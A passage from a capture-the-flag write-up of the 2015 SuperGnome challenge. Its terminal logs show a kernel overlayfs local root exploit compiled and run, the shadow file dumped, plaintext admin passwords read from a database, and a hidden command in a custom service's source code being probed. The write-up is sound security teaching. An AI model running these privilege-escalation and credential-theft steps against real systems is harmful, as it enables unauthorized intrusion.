
```
# cat sg4.gnome.users.json
cat sg4.gnome.users.json
{"_id":{"$oid":"56229f58809473d11033515b"},"username":"user","password":"user","user_level":10.0}
{"_id":{"$oid":"56229f63809473d11033515c"},"username":"admin","password":"SittingOnAShelf","user_level":100.0}
{"_id":{"$oid":"5647438777cb0339cd14fd09"},"username":"nedford","password":"AllIWantForXmasIsYourPresents","user_level":100.0}
#
```

And for the grand finale for sg04, a full local root compromise which was possible as of December 13, 2015 until one of the Counter Hack team members reached out to me to confirm and then patched all the SuperGnomes. The local root compromise was possible using the "Overlayfs local root exploit for Ubuntu" found here on exploit-db.com: https://www.exploit-db.com/exploits/37292/


All the following screenshots for sg04 show the privesc and post-exploitation as root.




```
$ pwd
pwd
/tmp/.gH
$ id
id
uid=1001(gnome-admin) gid=1001(gnome-admin) groups=1001(gnome-admin)
$ uname -a
uname -a
Linux sg4 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ head o.c
head o.c
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328     (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*=*
CVE-2015-1328 / ofs.c
$ gcc o.c -o o
gcc o.c -o o
$ chmod 755 o
chmod 755 o
$ ./o
./o
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
id
uid=0(root) gid=0(root) groups=0(root),1001(gnome-admin)
```




```
# cat /etc/shadow
cat /etc/shadow
root:*:16519:0:99999:7:::
daemon:*:16519:0:99999:7:::
bin:*:16519:0:99999:7:::
sys:*:16519:0:99999:7:::
sync:*:16519:0:99999:7:::
games:*:16519:0:99999:7:::
man:*:16519:0:99999:7:::
lp:*:16519:0:99999:7:::
mail:*:16519:0:99999:7:::
news:*:16519:0:99999:7:::
uucp:*:16519:0:99999:7:::
proxy:*:16519:0:99999:7:::
www-data:*:16519:0:99999:7:::
backup:*:16519:0:99999:7:::
list:*:16519:0:99999:7:::
irc:*:16519:0:99999:7:::
gnats:*:16519:0:99999:7:::
nobody:*:16519:0:99999:7:::
libuuid:!:16519:0:99999:7:::
syslog:*:16519:0:99999:7:::
messagebus:*:16519:0:99999:7:::
landscape:*:16519:0:99999:7:::
sshd:*:16519:0:99999:7:::
pollinate:*:16519:0:99999:7:::
ubuntu:!:16751:0:99999:7:::
mongodb:*:16751:0:99999:7:::
gnome-admin:$6$QGZZj0qA$QDVnW2NuYGxJC[redacted]sEC3hdyJshhqB0:16753:0:99999:7:::
camera:$6$BgzyXGic$dDPp.oajZnJBzi[redacted]Qp4CwM8s15nXDgF11:16753:0:99999:7:::
```




```
# touch _____deckerXL____was____here____
touch _____deckerXL____was____here____
# chown root:root _____deckerXL____was____here____
chown root:root _____deckerXL____was____here____
# chmod 000 _____deckerXL____was____here____
chmod 000 _____deckerXL____was____here____
# ls -al
ls -al
total 100
drwxr-xr-x  24 root root    4096 Dec 13 08:13 .
drwxr-xr-x  24 root root    4096 Dec 13 08:13 ..
----------   1 root root       0 Dec 13 08:13 _____deckerXL____was____here____
drwxr-xr-x   2 root root    4096 Nov 15 12:55 bin
drwxr-xr-x   3 root root    4096 Nov 12 20:55 boot
drwxr-xr-x  13 root root    3820 Dec 11 20:55 dev
drwxr-xr-x  93 root root    4096 Dec 13 08:12 etc
drwxr-xr-x   3 root root    4096 Nov 15 12:31 gnome
drwxr-xr-x   5 root root    4096 Nov 14 14:51 home
lrwxrwxrwx   1 root root      33 Mar 25  2015 initrd.img -> boot/initrd.img-3.13.0-48-generic
drwxr-xr-x  21 root root    4096 Nov 12 20:56 lib
drwxr-xr-x   2 root root    4096 Mar 25  2015 lib64
drwx------   2 root root   16384 Mar 25  2015 lost+found
drwxr-xr-x   2 root root    4096 Mar 25  2015 media
drwxr-xr-x   2 root root    4096 Apr 10  2014 mnt
drwxr-xr-x   2 root root    4096 Mar 25  2015 opt
dr-xr-xr-x 141 root root       0 Dec 11 20:55 proc
drwx------   7 root root    4096 Dec 13 07:24 root
drwxr-xr-x  19 root root     700 Dec 12 22:52 run
drwxr-xr-x   2 root root   12288 Dec  7 16:08 sbin
drwxrwxr-x   3 root camera  4096 Dec 13 08:08 scripts
drwxr-xr-x   2 root root    4096 Mar 25  2015 srv
dr-xr-xr-x  13 root root       0 Dec 11 20:55 sys
drwxrwxrwt   2 root root    4096 Dec 13 08:12 tmp
drwxr-xr-x  11 root root    4096 Nov 14 12:57 usr
drwxr-xr-x  12 root root    4096 Mar 25  2015 var
lrwxrwxrwx   1 root root      30 Mar 25  2015 vmlinuz -> boot/vmlinuz-3.13.0-48-generic
# uname -a
uname -a
Linux sg4 3.13.0-48-generic #80-Ubuntu SMP Thu Mar 12 11:16:15 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
#
```




```
# cd root
cd root
# touch _____deckerXL____was____here____
touch _____deckerXL____was____here____
# chmod 000 _____deckerXL____was____here____
chmod 000 _____deckerXL____was____here____
# ls -al
ls -al
total 64
drwx------   7 root root  4096 Dec 13 08:14 .
drwxr-xr-x  24 root root  4096 Dec 13 08:13 ..
lrwxrwxrwx   1 root root     9 Nov 15 13:04 .bash_history -> /dev/null
-rw-r--r--   1 root root  3106 Feb 20  2014 .bashrc
drwx------   3 root root  4096 Nov 12 20:58 .cache
-rw-r--r--   1 root root  1600 Dec  8 20:44 .dbshell
drwxr-xr-x   4 root root  4096 Nov 14 14:50 .forever
-rw-------   1 root root     0 Nov 14 12:45 .mongorc.js
drwxr-xr-x   3 root root  4096 Nov 14 12:57 .node-gyp
drwxr-xr-x 233 root root 12288 Nov 14 13:10 .npm
-rw-r--r--   1 root root   140 Feb 20  2014 .profile
-rw-r--r--   1 root root    75 Nov 14 14:58 .selected_editor
drwx------   2 root root  4096 Nov 12 20:46 .ssh
-rw-------   1 root root  9915 Dec 13 07:24 .viminfo
----------   1 root root     0 Dec 13 08:14 _____deckerXL____was____here____
# pwd
pwd
/root
#
```




```
# cat /etc/mongod.conf
cat /etc/mongod.conf
# mongod.conf

# for documentation of all options, see:
#   http://docs.mongodb.org/manual/reference/configuration-options/

# Where and how to store data.
storage:
  dbPath: /var/lib/mongodb
  journal:
    enabled: true
#  engine:
#  mmapv1:
#  wiredTiger:
```



```
# cd /var/lib
cd /var/lib
# cd mongodb
cd mongodb
# ls -al
ls -al
total 245788
drwxr-xr-x  3 mongodb mongodb     4096 Nov 14 12:49 .
drwxr-xr-x 43 root    root        4096 Nov 14 14:49 ..
-rw-------  1 mongodb mongodb 67108864 Nov 30 19:59 admin.0
-rw-------  1 mongodb mongodb 16777216 Nov 14 14:19 admin.ns
-rw-------  1 mongodb mongodb 67108864 Dec 11 10:42 gnome.0
-rw-------  1 mongodb mongodb 16777216 Nov 14 14:21 gnome.ns
drwxr-xr-x  2 mongodb mongodb     4096 Dec 11 20:55 journal
-rw-------  1 mongodb mongodb 67108864 Dec 11 20:55 local.0
-rw-------  1 mongodb mongodb 16777216 Dec 11 20:55 local.ns
-rwxr-xr-x  1 mongodb mongodb        4 Dec 11 20:55 mongod.lock
-rw-r--r--  1 mongodb mongodb       69 Nov 12 20:57 storage.bson
# strings gnome.0 > /root/gnome.0.strings
strings gnome.0 > /root/gnome.0.strings
#
```



```
# cd /root
cd /root
# cat gnome.0.strings
cat gnome.0.strings
```




```
gnome.users
username
user
password
user
user_level
username
admin
password
SittingOnAShelf
user_level
username
nedford
password
AllIWantForXmasIsYourPresents
user_level
DCBA
```

SuperGnome 05 (sg05 - 54.233.105.81)

Confirmed SuperGnome Administrator: STUART

And then there was one... sg05.

As before and similar to sg01, sg02, and sg04, it is possible to login to sg05 using the admin credential previously found during the firmware analysis.




SuperGnome 05

Welcome to the GIYH Administrative Portal. Please login to continue.

Username: admin


Password: ••••••••••••••



SuperGnome 05

Welcome admin, to the GIYH Administrative Portal.

As before as well on sg02 and sg04, directly attempting to download any files on sg05 fails with the following error message on the Files screen (possibly due to the files directory being set to /gnome/1/files shown on the Settings page, and that path not existing on the server).



SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,235
Mem Avail: 835,325


Files

File not found or access denied!

Current Files

Files location: /gnome/www/files/

file	size	download
20151215161015.zip	3748	Download
factory_cam_5.zip	1141589	Download
gnome.conf	342	Download
gnome_firmware_rel_notes.txt	748	Download
sgnet.zip	6426	Download
sniffer_hit_list.txt	211	Download



SuperGnomes UP: 5
SuperGnomes DOWN: 0
Gnomes UP: 1,653,325
Gnomes DOWN: 79,990
Gnome Backbone: UP
Storage Avail: 1,353,236
Mem Avail: 835,325

Settings

Current Settings


NOTE: These settings will be pushed to subordinate Gnomes on every poll.

Setting	Value
Current config file:	./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?:	YES
Camera monitoring?:	YES
Audio monitoring?:	YES
Camera update rate:	60min
Gnome mode:	SuperGnome
Gnome name:	SG-05
Allow file uploads?:	YES
Allowed file formats:	.png
Allowed file size:	512kb
Files directory:	/gnome/1/files/

Unlike the previous SuperGnomes, there doesn't appear to be any new or interesting feature available in the web application this tim and after tinkering around for while and not finding any new web attack surface, I moved on to other avenues.


Instead, I knew at some point I would use the sgnet.zip file and the source code found there which I had seen since sg01, so since I wasn't making any progress with the web site, I began to look over the source code provided in the sgnet.zip.

Taking a look at the extracted files, I see the following:




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81/analysis/sgnet# ls -al
total 40
drwxr-xr-x 2 root root  4096 Dec 28 23:19 .
drwxr-xr-x 6 root root  4096 Dec 28 23:19 ..
-rw-r--r-- 1 root root 10209 Dec 14 19:06 sgnet.c
-rw-r--r-- 1 root root  2160 Dec  8 14:50 sgnet.h
-rw-r--r-- 1 root root  6426 Dec 14 15:42 sgnet.zip
-rw-r--r-- 1 root root  2950 Dec 15 13:02 sgstatd.c
-rw-r--r-- 1 root root    96 Dec  8 14:50 sgstatd.h
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81/analysis/sgnet# 
```

This is the source code for a server process called "sgstatd" and in reviewing the source code in sgstatd.c, I see the following below. According to the source code, it listens on port 4242/tcp and when you connect to it, it displays a menu.




```
#include "sgnet.h"
#include "sgstatd.h"
#include <unistd.h>
#include <signal.h>

//user to drop privileges to
const char *USER = "nobody";
//port to bind and listen on
const unsigned short PORT = 4242;

int child_main(int sd)          //handler for incoming connections
{
        int choice = 0;
        FILE *fp;
        char path[1000];
        char bin[100];

        //printf("New Connection\n");
        //printf("/bin/cat /home/grinch/flag.txt\n");
        //system("/usr/bin/id");

        if (choice != 2) {
                write(sd, "\nWelcome to the SuperGnome Server Status Center!\n", 51);
                write(sd, "Please enter one of the following options:\n\n", 45);
                write(sd, "1 - Analyze hard disk usage\n", 28);
                write(sd, "2 - List open TCP sockets\n", 26);
                write(sd, "3 - Check logged in users\n", 27);
                fflush(stdout);

                recv(sd, &choice, 1, 0);
```

The first breakthrough occurred when finding that this sgstatd service was actually running on sg05 and that it wasn't running on any of the other SuperGnomes, making it a possible unique to sg05.




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# nc -nv 54.233.105.81 4242
nc: 54.233.105.81 4242 open

Welcome to the SuperGnome Server Status Center!
Please enter one of the following options:

1 - Analyze hard disk usage
2 - List open TCP sockets
3 - Check logged in users
1
Filesystem     1K-blocks    Used Available Use% Mounted on
/dev/xvda1       8115168 4996456   2683436  66% /
none                   4       0         4   0% /sys/fs/cgroup
udev              502960      12    502948   1% /dev
tmpfs             101632     336    101296   1% /run
none                5120       0      5120   0% /run/lock
none              508144       0    508144   0% /run/shm
none              102400       0    102400   0% /run/user
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# 
```




```
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# nc -nv 52.2.229.189 4242
nc: cannot connect to 52.2.229.189 4242: Connection refused
nc: unable to connect to address 52.2.229.189, service 4242
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# nc -nv 52.34.3.80 4242
nc: cannot connect to 52.34.3.80 4242: Connection refused
nc: unable to connect to address 52.34.3.80, service 4242
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# nc -nv 52.64.191.71 4242
nc: cannot connect to 52.64.191.71 4242: Connection refused
nc: unable to connect to address 52.64.191.71, service 4242
root@kali:~/giyh/challenge4-TheFiveSuperGnomes/2-SG-05-brazil-54.233.105.81# nc -nv 52.192.152.132 4242
nc: cannot connect to 52.192.152.132 4242: Connection refused
nc: unable to connect to address 52.192.152.132, service 4242
```

The standard menu options did not provide much attack surface, but continuing on with source code analysis of the sgstatd.c revealed the following hidden option - "case 88" or ascii character 'X'.




```
case 88:
        write(sd, "\n\nH", 4);
        write(sd, "i", 1);
        write(sd, "d", 1);
        write(sd, "d", 1);
        write(sd, "e", 1);
        write(sd, "n", 1);
        write(sd, " ", 1);
        write(sd, "c", 1);
        write(sd, "o", 1);
        write(sd, "m", 1);
        write(sd, "m", 1);
        write(sd, "a", 1);
        write(sd, "n", 1);
        write(sd, "d", 1);
